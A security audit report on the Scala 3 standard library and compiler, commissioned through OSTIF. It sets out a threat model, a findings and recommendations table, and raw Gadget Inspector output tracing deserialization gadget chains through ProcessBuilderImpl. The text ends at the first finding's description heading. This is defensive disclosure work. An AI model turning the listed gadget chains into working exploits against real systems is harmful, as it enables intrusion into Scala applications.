Scala Security Audit

Technical Report

Reference 26-01-2527-REP
Version 1.0
Date 2026-03-27

Quarkslab SAS
10 boulevard Haussmann
75009 Paris
France



Legal notice

This report reflects the work and results obtained within the duration of the audit on the specified scope (see Section 2.1) and as agreed between OSTIF SCALA and Quarkslab. Tests are not guaranteed to be exhaustive and the report does not ensure the code is bug or vulnerability free.

1. Project information

1.1. Document history

Version	Date	Details	Authors
1.0	2026-03-27	Initial version	Samuel Hangouët, Sébastien Rolland, Auditor 3

1.2. Contacts

1.2.1. Quarkslab

Name	Role	Email
Frédéric Raynal	CEO	fraynal@quarkslab.com
Pauline Sauder	Project Manager	psauder@quarkslab.com
Samuel Hangouët	R&D Engineer	shangouet@quarkslab.com
Sébastien Rolland	R&D Engineer	srolland@quarkslab.com
Auditor 3	R&D Engineer	/

1.2.2. OSTIF

Name	Role	Email
Amir Montazery	Managing Director	amir@ostif.org
Helen Woeste	Operations, Communications and Community	helen@ostif.org
Tom Welter	Project Manager	tom@ostif.org

1.2.3. SCALA

Name	Role	Email
Darja Jovanovic	Executive Director	darja.jovanovic@epfl.ch

About OSTIF

The **Open Source Technology Improvement Fund (OSTIF)** is dedicated to resourcing and managing security engagements for open source software projects through partnerships with corporate, government, and non-profit donors. We bridge the gap between resources and security outcomes, while supporting and championing the open source community whose efforts underpin our digital landscape.

Over the past ten years, OSTIF has been responsible for the discovery of over 800 vulnerabilities, (121 of those being Critical/High), over 13,000 hours of security work, and millions of dollars raised for open source security. Maximizing output and security outcomes while minimizing labor and cost for projects and funders has resulted in partnerships with multi-billion dollar companies, top open source foundations, government organizations, and respected individuals in the space. Most importantly, we've helped over 120 projects and counting improve their security posture.

Our directive is to support and enrich the open source community through providing public-facing security audits, educational resources, meetups, tooling, and advice. OSTIF's experience positions us to be able to share knowledge of auditing with maintainers, developers, foundations, and the community to further secure our infrastructure in a sustainable manner.

We are a small team working out of Chicago, Illinois. Our website is ostif.org. You can follow us on social media to keep up to date on audits, conferences, meetups, and opportunities with OSTIF, or feel free to reach out directly at contactus@ostif.org or our Github.

Derek Zimmer, Executive Director
Amir Montazery, Managing Director
Helen Woeste, Communications and Community Manager
Tom Welter, Project Manager



Contents

1. Project information **1**
- 1.1. Document history . . . 1
- 1.2. Contacts . . . 1
  - 1.2.1. Quarkslab . . . 1
  - 1.2.2. OSTIF . . . 1
  - 1.2.3. SCALA . . . 1

2. Executive Summary **5**
- 2.1. Context . . . 5
- 2.2. Objectives . . . 5
- 2.3. Methodology . . . 5
- 2.4. Audited version . . . 6
- 2.5. Findings Summary . . . 7
- 2.6. Recommendation and Action Plan . . . 8
- 2.7. Conclusions . . . 10

3. Reading Guide **11**
- 3.1. Executive summary . . . 11
- 3.2. Metric definition . . . 11
  - 3.2.1. Impact . . . 11
  - 3.2.2. Likelihood . . . 12
  - 3.2.3. Severity . . . 12

4. Threat Model **13**
- 4.1. Assets . . . 13
  - 4.1.1. Compiler and Tools . . . 13
  - 4.1.2. Standard Library . . . 13
  - 4.1.3. CI/CD & Build Systems . . . 14
- 4.2. Threat actors . . . 14
  - 4.2.1. Malicious End User . . . 14
  - 4.2.2. Malicious Developer / Operator . . . 14
- 4.3. Out-of-scope considerations . . . 15
- 4.4. Attack scenarios . . . 15
- 4.5. Attack surface . . . 16

5. Static Analysis **18**
- 5.1. Automated Static Analysis . . . 18
  - 5.1.1. Gadget Inspector . . . 18
  - 5.1.2. Opengrep . . . 27
- 5.2. Manual Code Review & Analysis . . . 30
  - 5.2.1. The integration of the *Scala* standard library into the *Scala 3* repository: migration and backporting process . . . 30

5.2.2. Identification of interesting fuzzing targets . . . 32
5.2.3. Findings . . . 33

6. Dynamic Analysis **38**
6.1. Manual testing . . . 38
6.1.1. *Scaladoc* . . . 38
6.2. Coverage-guided fuzzing . . . 40
6.2.1. *Jazzer*: a JVM fuzzer based on *libFuzzer* . . . 40
6.2.2. Compiling Scala 3 . . . 40
6.2.3. Build system setup using *Maven* . . . 41
6.2.4. Standard library fuzzer implementation . . . 42
6.2.5. Typed Abstract Syntax Trees (TASTy) fuzzer implementation . . . 60
6.3. LLM-Assisted Fuzzing . . . 66
6.3.1. Generating code to stimulate the REPL . . . 66
6.3.2. Fine-tuning the model . . . 69
6.3.3. Reward generation . . . 70
6.3.4. What could have been done better . . . 71
6.3.5. Exceptions occurring in the REPL . . . 71

7. Conclusion **78**

A. Appendix **79**
A.1. Gadget Inspector Patch . . . 79
A.2. Scala standard library fuzzer scripts . . . 81
A.2.1. *Target.py* . . . 81
A.2.2. *run.sh* . . . 81
A.2.3. *cov.sh* . . . 84
A.2.4. *crash.sh* . . . 87
A.2.5. *all_cov.py* . . . 88
A.2.6. *merge.sh* . . . 92
A.2.7. Orchestrator *fuzz.py* . . . 94
A.2.8. Orchestrator *merge.py* . . . 97
A.2.9. OSS-Fuzz *project.yaml* . . . 99
A.2.10. OSS-Fuzz *Dockerfile* . . . 100
A.2.11. OSS-Fuzz *build.sh* . . . 101
A.2.12. OSS-Fuzz *create_target_wrappers.py* . . . 102
A.2.13. OSS-Fuzz *pom.xml* . . . 104

Bibliography **109**

2. Executive Summary

2.1. Context

Scala is a programming language, which combines object-oriented and functional programming on the Java Virtual Machine Java Virtual Machine (JVM). Over the years, Scala has evolved through several major iterations, with *Scala 2* and *Scala 3* representing the most important and successive versions.

Scala 2 is considered as a solid choice for building scalable and high-performance applications. *Scala 3* introduces a modernized syntax, a more consistent type system, and a new compiler. These improvements aim to simplify the language, make code easier to read and maintain, while remaining broadly compatible with existing *Scala 2* code. This report is particularly focus on *Scala 3*.

To improve the security and reliability of widely used open-source technologies, the Scala team has partnered with the Open Source Technology Improvement Fund Open Source Technology Improvement Fund (OSTIF) to conduct its first security audit. This initiative aims to identify potential vulnerabilities throughout static and dynamic analysis and provide greater confidence on Scala.

2.2. Objectives

The audit focuses on the standard library shared by *Scala 2* and *Scala 3*, as well as on the implementation of new features introduced by the Scala 3 compiler.

A discussion regarding the evaluation of the safety and reliability of the compiler's output was held with the Scala maintainers. If the first objective is achieved within the allocated timeframe, the auditors may include this evaluation.

As the scope of the audit is quite large, the goal is to find sensitive code blocks and build testing to ensure the code is secure.

2.3. Methodology

The audit begins with the discovery phase. The auditors focus on exploring the Scala documentation and source code, to gain a clear understanding of the project and the security guarantees it provides. They also define the scope of the audit with the identification of the security-relevant components of *Scala*.

During the threat model step, the auditors define a threat model aligned with the previous defined scope. They focus on identifying potential risks and prioritizing them, collaborating with OSTIF and the developers to agree on the most critical areas to address in the next steps.

Building on this, the manual code review phase involves auditors working directly with the codebase and documentation to conduct an in depth analysis. They focus on identifying

potential vulnerabilities and security issues, prioritizing critical functionalities first, as determined by the threat model, and progressively extending their review within the allocated time. Alongside the manual review, automated static analysis is performed using tools such as *Gadget Inspector* and *Opengrep* to scan the codebase for potential vulnerabilities and security issues.

Finally, during the dynamic testing phase, the auditors work with fuzzing techniques targeting the most critical components of the Scala standard library and provide recommendations for each found vulnerabilities.

1. **Step 1: Discovery**
   - Focus on Scala documentation and code discovery.
   - Gain a better understanding of the project and what security guarantees are imparted to Scala.
   - Define a scope to focus on the security-related features of Scala.
2. **Step 2: Threat model**
   - Definition of a threat model, focused on the scope of work, to define priorities for further steps, and based on Step 1.
   - Priorities to be exchanged with OSTIF and developers to focus on the work to be done on next steps.
3. **Step 3: Static Analysis and Manual code review**
   - Along the documentation and code source review, manual analysis of the code will be performed to find potential security issues and vulnerabilities.
   - This part will focus first on critical functionalities and move forward during the allocated time for this task, in a best-effort manner.
   - The critical functionalities can be obtained through the threat model done in Step 2.
   - Automated static analysis will be performed as well to find potential vulnerabilities and security issues in the codebase.
4. **Step 4: Dynamic testing**
   - Based on the threat-model, implement fuzzers on the most critical aspects of the Scala standard library using the threat model defined in Step 2.
   - Provide suggestions of dynamic tests to be defined for the project.
   - Debugging is also part of this step, to understand deeply the behavior of some functionalities or to identify the root cause of the found vulnerabilities and provide recommendations to fix them.

2.4. Audited version

As *Scala 3* is in active development, new commits are regularly added. Together with the Scala team, commit `f08de70ca4c79fa3ae1fb7b99c5cff1c789b0241` (the latest version at that point) was chosen as base for the security audit.

By fixing the version of *Scala 3*, vulnerabilities will be more easily reproducible and features currently in development will be less likely to interfere with the tests.

2.5. Findings Summary

During the time frame of the security audit, Quarkslab has discovered several security issues and vulnerabilities, among which:

- No security issues considered as critical severity;
- No security issues considered as high severity;
- 4 security issues considered as medium severity;
- 2 security issues considered as low severity;
- 2 issues considered informative.

ID	Name	Perimeter
MEDIUM-1	*scala.sys.Process.ProcessBuilderImpl* AbstractFunction0 may be used as a deserialization gadget	Scala 3.8-RC1 standard library
MEDIUM-6	Stored XSS vulnerability in Scaladoc	Scala 3.8-RC1 Scaladoc
MEDIUM-7	Unexpected return value in `scala.collection.SeqOps.indexOfSlice` on empty sequences	Scala 3.8-RC1 standard library
MEDIUM-8	Uncaught `ParseException` in `scala.sys.process.Parser.tokenize` on unmatched quotes	Scala 3.8-RC1 standard library
MEDIUM-9	Infinite loop during section loading in `dotty.tools.dotc.core.tasty.TastyUnpickler`	Scala 3.8-RC1 Dotty
LOW-2	Potential command injection in Github Action CI/CD scripts	Scala 3.8-RC1 Github Action Workflows
LOW-5	*Scala Java* produced bytecode could lead to conflicts as the compiler doesn't check for them between generated and user-defined methods	Scala 3.8-RC1 Dotty
INFO-3	Use of non-cryptographically secure random number generator	Scala 3.8-RC1 Dotty compiler
INFO-4	`TastyPrinter` silently skips `.tasty` files in subdirectories of a `.jar`	Scala 3.8-RC1 `scalac` (`-print-tasty`)

2.6. Recommendation and Action Plan

ID	Recommendation
MEDIUM-1	Avoid the usage of named parameters in the `scala.sys.process.ProcessBuilderImpl.URLInput|FileInput|FileOutput` classes, as they produce `AbstractFunction0` objects which can be used as deserialization gadgets. Alternatively, those methods could be made non-serializable, or important fields could be marked as `transient` to prevent them from being serialized.
MEDIUM-6	Implement proper sanitization of comments and code in the *Scaladoc* generator to prevent the execution of malicious code in the generated *HTML* documentation just like `Javadoc`. This could involve escaping special characters, removing potentially dangerous tags, or using a library that provides secure *HTML* generation.
MEDIUM-7	Return -1 when the slice parameter is empty or raise an exception. The documentation should reflect this change as well.
MEDIUM-8	Make the `ParseException` public or catch it and handle it gracefully in the `tokenize` method. The documentation should reflect this change as well, describing the conditions under which a `ParseException` can be thrown and how to handle it.
MEDIUM-9	Add an upper bound on the number of bytes consumed by `readLongNat`. For a value that must fit in an `Int`, at most five 7-bit groups (35 bits) are needed; reading more than five bytes should raise an `UnpickleException` immediately. Additionnally, `readEnd` should validate that the computed end address is strictly greater than the current position before calling `goto`, and reject the section as malformed if that invariant does not hold.
LOW-2	Use an intermediate environment variable with `env:` to store the data and use the environment variable in the `run:` script. Be sure to use double-quotes the environment variable, like this: "$ENVVAR".
LOW-5	Compiler should check for conflicts between generated and user-defined methods and either refuse to compile the code or rename the generated method to avoid the conflict.
INFO-3	Use a cryptographically secure random number generator, such as `java.security.SecureRandom`, to generate random prefixes for temporary files. If not used, delete the method.

INFO-4	Replace the `iterator` call with `JarArchive.allFileNames()`, which already uses `Files.walk` for a fully recursive traversal:
	
	`Scala`
	`1 def allFileNames(): Iterator[String] =`
	`2`
	`  java.nio.file.Files.walk(jpath).iterator().asScala.map(_.toStrir`

ID	Recommendation
	Filtering the resulting paths by `.tasty` extension and reading them via `Files.readAllBytes` would ensure all entries in the archive are visited regardless of their depth.

2.7. Conclusions

Quarkslab identified several vulnerabilities and implementation bugs within *Scala* code base. Most of these issues require specific preconditions to exploit, but their presence still poses a significant security risk. At the same time, Quarkslab acknowledges the significant security engineering efforts invested by the *Scala* development team.

Alongside the vulnerability disclosures, Quarkslab provided actionable recommendations and mitigation strategies to address the identified issues. By addressing these findings, the *Scala* maintainers have the opportunity to further improve the robustness of the project, ensuring greater resilience in production environments and strenghtening to the overall security posture of the *Scala* ecosystem.

3. Reading Guide

This reading guide describes the different sections present in this report and gives some insights about the information contained in each of them and how to interpret it.

3.1. Executive summary

The executive summary Section 2 presents the results of the assessment in a non-technical way, summarizing all the findings and explaining the associated risks. For each vulnerability, a severity level is provided as well as a name or short description, and one or more mitigation, as shown below.

ID	Name	Category
CRITICAL	Vulnerability Name #1	Injection
HIGH	Vulnerability Name #2	Remote code injection
MEDIUM	Vulnerability Name #3	Denial of Service
LOW	Vulnerability Name #4	Information leak

Each vulnerability is identified throughout this document by a unique identifier `<LEVEL>-<ID>` , where `ID` is a number and `LEVEL` the severity (`INFO`, `LOW`, `MEDIUM`, `HIGH` or `CRITICAL`). Every vulnerability identifier present in the vulnerabilities summary table is a clickable link that leads to the corresponding technical analysis that details how it was found (and exploited if it was the case). Severity levels are explained in Section 3.2.

The executive summary also provides an action plan with a focus on the identified *quick wins*, some specific mitigation that would drastically improve the security of the assessed system.

3.2. Metric definition

This report uses specific metrics to rate the severity, impact and likelihood of each identified vulnerability.

3.2.1. Impact

The impact is assessed regarding the information an attacker can access by exploiting a vulnerability but also the operational impact such an attack can have. The following table summarizes the different levels of impact we are using in this report and their meanings in terms of information access and availability.

CRITICAL	Allows a total compromise of the assessed system, allowing an attacker to read or modify the data stored in the system as well as altering its behavior.

HIGH	Allows an attacker to impact significantly one or more components, giving access to sensitive data or offering the attacker a possibility to pivot and attack other connected assets.
MEDIUM	Allows an attacker to access some information, or to alter the behavior of the assessed system with restricted permissions.
LOW	Allows an attacker to access non-sensitive information, or to alter the behavior of the assessed system and impact a limited number of users.

3.2.2. Likelihood

The vulnerability likelihood is evaluated by taking the following criteria in consideration:

- **Access conditions**: the vulnerability may require the attacker to have physical access to the targeted asset or to be present in the same network for instance, or can be directly exploited from the Internet.
- **Required skills**: an attacker may need specific skills to exploit the vulnerability.
- **Known available exploit**: when a vulnerability has been published and an exploit is available, the probability a non-skilled attacker would find it and use it is pretty high.

The following table summarizes the different level of vulnerability likelihood:

CRITICAL	The vulnerability is easy to exploit even from an unskilled attacker and has no specific access conditions.
HIGH	The vulnerability is easy to exploit but requires some specific conditions to be met (specific skills or access).
MEDIUM	The vulnerability is not trivial to discover and exploit, requires very specific knowledge or specific access (internal network, physical access to an asset).
LOW	The vulnerability is very difficult to discover and exploit, requires highly specific knowledge or authorized access

3.2.3. Severity

The severity of a vulnerability is defined by its impact and its likelihood, following the following table:

		Impact			
		●●●●	●●●○	●●○○	●○○○
Likelihood	●●●●	CRITICAL	CRITICAL	HIGH	MEDIUM
	●●●○	CRITICAL	HIGH	HIGH	MEDIUM
	●●○○	HIGH	HIGH	MEDIUM	LOW
	●○○○	MEDIUM	MEDIUM	LOW	LOW

4. Threat Model

This document presents the threat model for the Scala programming language as part of the security audit conducted by *Quarkslab* in collaboration with *OSTIF*. The threat model identifies various assets, potential threat actors, and attack vectors that could impact the security of *Scala* applications. Based on this analysis, we derive the attack surface as well as the priorities for the audit.

4.1. Assets

The following core assets of the *Scala* language have been identified by the *Quarkslab* auditors.

4.1.1. Compiler and Tools

- ***Scala 3* Compiler (*Dotty*)**: The primary compiler for *Scala 3*, responsible for translating Scala source code into executable bytecode. It implements numerous phases of compilation through its pipeline, which can be gathered in 4 categories:
  - Frontend: Read, parse and analyze source code, build abstract syntax trees (ASTs);
  - Pickler: Serialize typed trees into TASTy format, handle code expansion and metaprogramming;
  - Transform: Prepare code for backend processing, transforming high-level constructs into lower-level representations, which includes type erasure;
  - Backend: Generate *Java* bytecode.

  The exhaustive list of phases can be found in file `compiler/src/dotty/tools/dotc/Compiler.scala`[1] of the Dotty repository.
- **Compiler output**: The *Java* bytecode generated by the *Scala* compiler, which is executed on the *Java Virtual Machine (JVM)*.
- ***Scala* REPL**: A tool to evaluate *Scala* expressions interactively or from a source script file, while keeping the state between evaluations.
- **TASTy Inspector**: This binary implements the components responsible for reading, deserializing TASTy files in order to inspect them.
- ***Scala* documentation generator**: A tool to generate documentation from *Scala* source code.

4.1.2. Standard Library

The *Scala* standard library provides a wide range of built-in functionalities, including:

- **Collections**: `scala.collections`.
- **Concurrency primitives**: `scala.concurrent`.

[1] https://github.com/scala/scala3/blob/3.7.4-RC3/compiler/src/dotty/tools/dotc/Compiler.scala#L33

- **I/O operations**: `scala.io`.
- **Mathematics**: `scala.math`.
- **Utilities**: `scala.util`, especially `scala.util.Matching` and `scala.util.Hashing`.

Additionally, the standard library includes the modules listed below, however they are shipped as separated libraries:

- ***Scala* XML**: `scala-xml` module for XML processing.
- **Reflection**: `scala.reflect`.
- **Parser Combinators**: `scala.util.parsing` module for building parsers.
- ***Scala* Swing**: `scala-swing` wrapper module over Java Swing for building graphical user interfaces (GUIs).

4.1.3. CI/CD & Build Systems

The Scala language ecosystem relies on various build tools and continuous integration/ continuous deployment (CI/CD) systems to manage project dependencies, compile code, run tests, and deploy applications. It includes:

- **sbt (Simple Build Tool)**: The most widely used build tool for *Scala* projects, providing a flexible and extensible build system.
- **Supply chain dependencies**: The *Scala* ecosystem relies on various third-party libraries and dependencies managed through `sbt`.
- **Scala compiler**: The build process requires the last version of the *Scala* compiler pushed to *Maven*.
- **Github Actions Pipelines**: The *Scala* project utilizes *GitHub Actions* for CI/CD pipelines to automate testing, building, and deployment processes.

The CI/CD build execution context is considered an asset as it executes the compiler and build tooling, making it a potential vector for build-time attacks or supply-chain compromise, even though the underlying CI/CD infrastructure itself remains out of scope.

4.2. Threat actors

In the context of the current audit, threat actors are identified based on the assets they would target to reach one or several specific goals. They are further refined based on practical assumptions about their access scope and behavioral intent.

4.2.1. Malicious End User

An external user interacting with a Scala-based application through exposed APIs or interfaces, controlling inputs but not source code.

4.2.2. Malicious Developer / Operator

A trusted insider or compromised contributor with access to source code, build configuration, or compilation process.

4.3. Out-of-scope considerations

The following considerations are deemed out of scope for this threat model and audit, either due to their limited relevance to the *Scala* language itself or because they fall outside the defined audit boundaries:

- **Compiler exploitation**: As some mechanisms within the compiler are designed to execute user-provided code (e.g., macros), vulnerabilities within the compiler itself are considered out of scope by the *Scala* team.
- **Scala 2 compiler**: Due to the time constraints of this audit and that *Scala 3* is the current version, the *Scala 2* compiler is out of scope.
- **Separated standard library modules**: The separated standard library modules (e.g., `scala-xml`, `scala-swing`, `scala-reflect`, `scala-parser-combinators`) are out of scope for this audit as they are not bundled with the core standard library.
- **Third-party libraries and dependencies**: Vulnerabilities in third-party libraries used within *Scala* applications are out of scope.
- **Runtime environment security**: While the security of the runtime environment (e.g., *JVM*) is crucial, it is considered out of scope for this audit, as it is not specific to *Scala*.

4.4. Attack scenarios

Based on the identified assets and threat actors, the following, non-exhaustive attack scenarios have been outlined:

1. **Unexpected control-flow**: Through specific data taken as input, either from the outside world or from a configuration, a memory or logical issue is leveraged in order to modify the expected control flow. The spectrum of possibilities is rather large, starting from crash to exploitation between intended and actual behavior.
2. **Trigger unexpected code execution during compilation**: By providing malicious source code or manipulating the build environment, an attacker could exploit vulnerabilities in the compiler to execute arbitrary code during the compilation process. This scenario excludes *Scala* macros, which are a legitimate feature of the language.
3. **Influence compiler behavior to generate unsafe or misleading output**: An attacker could exploit weaknesses in the compiler's phases to produce bytecode that behaves differently from the original source code, potentially introducing security vulnerabilities.
4. **Supply chain compromise / Build-time attack**: An attacker could compromise third-party dependencies or the build environment to inject malicious code into the compiled output. This is particularly dangerous as the *Scala* compiler is compiled with its last published version. Thus, a vulnerability in the compiler could be perpetuated through successive versions.

4.5. Attack surface

The Scala programming language presents a multifaceted attack surface, encompassing various components and interactions that could be exploited by threat actors. Based on the identified assets, attack scenarios, and out-of-scope considerations, the following key areas constitute the primary attack surface for Scala:

1. **Compiler Phases**: Each phase of the *Scala* compiler (Frontend, Pickler, Transform, Backend) represents a potential attack vector. Vulnerabilities in any of these phases could be exploited to manipulate the compilation process or the generated bytecode.
2. **Compiler Tools**: Tools such as the *Scala REPL*, documentation generator and TASTy Inspector, which interact with *Scala* code and compiled artifacts, could be targeted to execute malicious code or extract sensitive information.
3. **Standard Library**: The *Scala* standard library provides a rich set of features and abstractions which could be targeted by attackers to introduce vulnerabilities or exploit existing ones.
4. **Build and CI/CD Systems**: The build process and CI/CD pipelines are critical components of the *Scala* ecosystem. Compromises in these areas could lead to the injection of malicious code or manipulation of the build artifacts, thus the compiler.

Their security will be assessed using a best-effort approach given the restricted time frame of the audit.

Figure 1 below contains a graphical representation of the attack surface, illustrating the interactions between threat actors, assets, and potential attack vectors within the Scala ecosystem:




Figure 1: A graphical representation of the attack surface within the Scala ecosystem.

5. Static Analysis

5.1. Automated Static Analysis

5.1.1. Gadget Inspector

Gadget Inspector[1] is a tool that aims to automatically identify potential deserialization gadgets in *Java* bytecode. It uses static analysis to find a set of predefined "sinks" (for instance, `java.lang.reflect.Method.invoke`) and then identifies potential gadget chains leading to these sinks. The tool is not perfect and produces false positives, but it can be a good starting point to identify potential deserialization gadgets in the code.

5.1.1.1. Setup

As the project is quite old and has not been updated for 8 years, some adjustments were necessary to make it work. The *Gradle* build file had to be updated, along with a few dependencies and the *ASM* framework version, to support the opcodes introduced in *Java 25*.

The Git patch with the necessary changes to make the tool work is available at Appendix A.1.

Gadget Inspector was then run on the *Scala 3* standard library, and the results were manually analyzed to identify potential gadgets.

5.1.1.2. Results

The raw output of the tool is shown below:

```
 1  java/security/Permissions.readObject(Ljava/io/ObjectInputStream;)V (1)
 2    scala/collection/convert/JavaCollectionWrappers$IteratorWrapper.hasNext()Z (0)
 3    scala/collection/mutable/CheckedIndexedSeqView$CheckedIterator.hasNext()Z (0)
 4    scala/sys/process/ProcessBuilderImpl$URLInput$$anonfun$
      $lessinit$greater$1.apply()Ljava/lang/Object; (0)
 5    scala/sys/process/ProcessBuilderImpl$URLInput$$anonfun$
      $lessinit$greater$1.apply()Ljava/io/InputStream; (0)
 6    java/net/URL.openStream()Ljava/io/InputStream; (0)
 7
 8  org/apache/log4j/pattern/LogEvent.readObject(Ljava/io/ObjectInputStream;)V (1)
 9    org/apache/log4j/pattern/LogEvent.readLevel(Ljava/io/ObjectInputStream;)V (1)
10    java/lang/reflect/Method.invoke(Ljava/lang/Object;[Ljava/lang/Object;)Ljava/
      lang/Object; (0)
11
12  java/security/Permissions.readObject(Ljava/io/ObjectInputStream;)V (1)
13    scala/collection/convert/JavaCollectionWrappers$IteratorWrapper.hasNext()Z (0)
14    scala/collection/mutable/CheckedIndexedSeqView$CheckedIterator.hasNext()Z (0)
15    scala/sys/process/ProcessBuilderImpl$FileOutput$$anonfun$
      $lessinit$greater$3.apply()Ljava/lang/Object; (0)
```

```
16    scala/sys/process/ProcessBuilderImpl$FileOutput$$anonfun$
      $lessinit$greater$3.apply()Ljava/io/FileOutputStream; (0)
17    java/io/FileOutputStream.<init>(Ljava/io/File;Z)V (1)
18
19  org/apache/log4j/spi/LoggingEvent.readObject(Ljava/io/ObjectInputStream;)V (1)
20    org/apache/log4j/spi/LoggingEvent.readLevel(Ljava/io/ObjectInputStream;)V (1)
21    java/lang/reflect/Method.invoke(Ljava/lang/Object;[Ljava/lang/Object;)Ljava/
      lang/Object; (0)
22
23  java/security/Permissions.readObject(Ljava/io/ObjectInputStream;)V (1)
24    scala/collection/convert/JavaCollectionWrappers$IteratorWrapper.hasNext()Z (0)
25    scala/collection/mutable/CheckedIndexedSeqView$CheckedIterator.hasNext()Z (0)
26    scala/sys/process/ProcessBuilderImpl$FileInput$$anonfun$
      $lessinit$greater$2.apply()Ljava/lang/Object; (0)
27    scala/sys/process/ProcessBuilderImpl$FileInput$$anonfun$
      $lessinit$greater$2.apply()Ljava/io/FileInputStream; (0)
28    java/io/FileInputStream.<init>(Ljava/io/File;)V (1)
```

Five potential gadget chains were identified. Three of them involve `java.security.Permissions.readObject` as well as *Scala's* `IteratorWrapper` and `CheckedIterator` classes. The last two involve the `org.apache.log4j.pattern.LogEvent.readObject` and `org.apache.log4j.spi.LoggingEvent.readObject` methods, which are not part of the *Scala* standard library but are present in the classpath of the project. As they are not part of the standard library, they were not further investigated.

After a more in-depth analysis, the three potential gadget chains involving `java.security.Permissions.readObject` were found to be false positives.

Let's take the first one as an example:

```
 1  // Step 1: java.security.Permissions.readObject
 2  java/security/Permissions.readObject(Ljava/io/ObjectInputStream;)V (1)
 3
 4  // Step 2:
    scala.collection.convert.JavaCollectionWrappers$IteratorWrapper.hasNext
 5  scala/collection/convert/JavaCollectionWrappers$IteratorWrapper.hasNext()Z (0)
 6
 7  // Step 3:
    scala.collection.mutable.CheckedIndexedSeqView$CheckedIterator.hasNext
 8  scala/collection/mutable/CheckedIndexedSeqView$CheckedIterator.hasNext()Z (0)
 9
10  // Step 4: scala.sys.process.ProcessBuilderImpl$URLInput$$anonfun$
    $lessinit$greater$1.apply
11  scala/sys/process/ProcessBuilderImpl$URLInput$$anonfun$
    $lessinit$greater$1.apply()Ljava/lang/Object; (0)
```

```
12 scala/sys/process/ProcessBuilderImpl$URLInput$$anonfun$
   $lessinit$greater$1.apply()Ljava/io/InputStream; (0)
13
14 // Step 5: java.net.URL.openStream
15 java/net/URL.openStream()Ljava/io/InputStream; (0)
```

`java.security.Permissions`[2] is a class that represents a collection of permissions. The `readObject` method is used to deserialize a `Permissions` object from an `ObjectInputStream` as follows:

```java
/*
     * Reads in a Hashtable of Class/PermissionCollections and saves them in the
     * permsMap field. Reads in allPermission.
     */
    @java.io.Serial
    @SuppressWarnings("removal")
    private void readObject(ObjectInputStream in) throws IOException,
    ClassNotFoundException {
        // Don't call defaultReadObject()

        // Read in serialized fields
        ObjectInputStream.GetField gfields = in.readFields();

        // Get allPermission
        allPermission = (PermissionCollection) gfields.get("allPermission",
        null);

        // Get permissions
        // writeObject writes a Hashtable<Class<?>, PermissionCollection> for
        // the perms key, so this cast is safe, unless the data is corrupt.
        @SuppressWarnings("unchecked")
        Hashtable<Class<?>, PermissionCollection> perms =
            (Hashtable<Class<?>, PermissionCollection>)gfields.get("perms",
            null);

        if (perms == null) {
            throw new InvalidObjectException("perms can't be null");
        }

        permsMap = new ConcurrentHashMap<>(perms.size()*2);
        permsMap.putAll(perms);

```

[2] https://docs.oracle.com/en/java/javase/25/docs/api/java.base/java/security/Permissions.html#

```
31          // Check that Class is mapped to PermissionCollection containing
32          // Permissions of the same class
33          for (Map.Entry<Class<?>, PermissionCollection> e : perms.entrySet()) {
34              Class<?> k = e.getKey();
35              PermissionCollection v = e.getValue();
36              Enumeration<Permission> en = v.elements();
37              while (en.hasMoreElements()) {
38                  Permission p = en.nextElement();
39                  if (!k.equals(p.getClass())) {
40                      throw new InvalidObjectException("Permission with class " +
41                          k + " incorrectly mapped to PermissionCollection " +
42                          "containing Permission with " + p.getClass());
43                  }
44              }
45          }
46
47          // Set hasUnresolved
48          UnresolvedPermissionCollection uc =
49          (UnresolvedPermissionCollection)
            permsMap.get(UnresolvedPermission.class);
50          hasUnresolved = (uc != null && uc.elements().hasMoreElements());
51      }
52  }
```

The second step of the chain involves the `hasNext` method of the `IteratorWrapper` class, which implements `Enumeration`. This is probably why `GadgetInspector` identified it as a potential gadget, as it is used on line 36 (highlighted in red). However, the field is created during the deserialization from `v.elements()`, which is an `Enumeration` of `Permission` objects.

However, the other steps of the identified gadget chain constitute a valid subchain.

MEDIUM-1	*scala.sys.Process.ProcessBuilderImpl* AbstractFunction0 may be used as a deserialization gadget		
Likelihood	●○○○	**Impact**	●●●○
Perimeter	Scala 3.8-RC1 standard library		
Prerequisites	Deserialization entry point		

Description

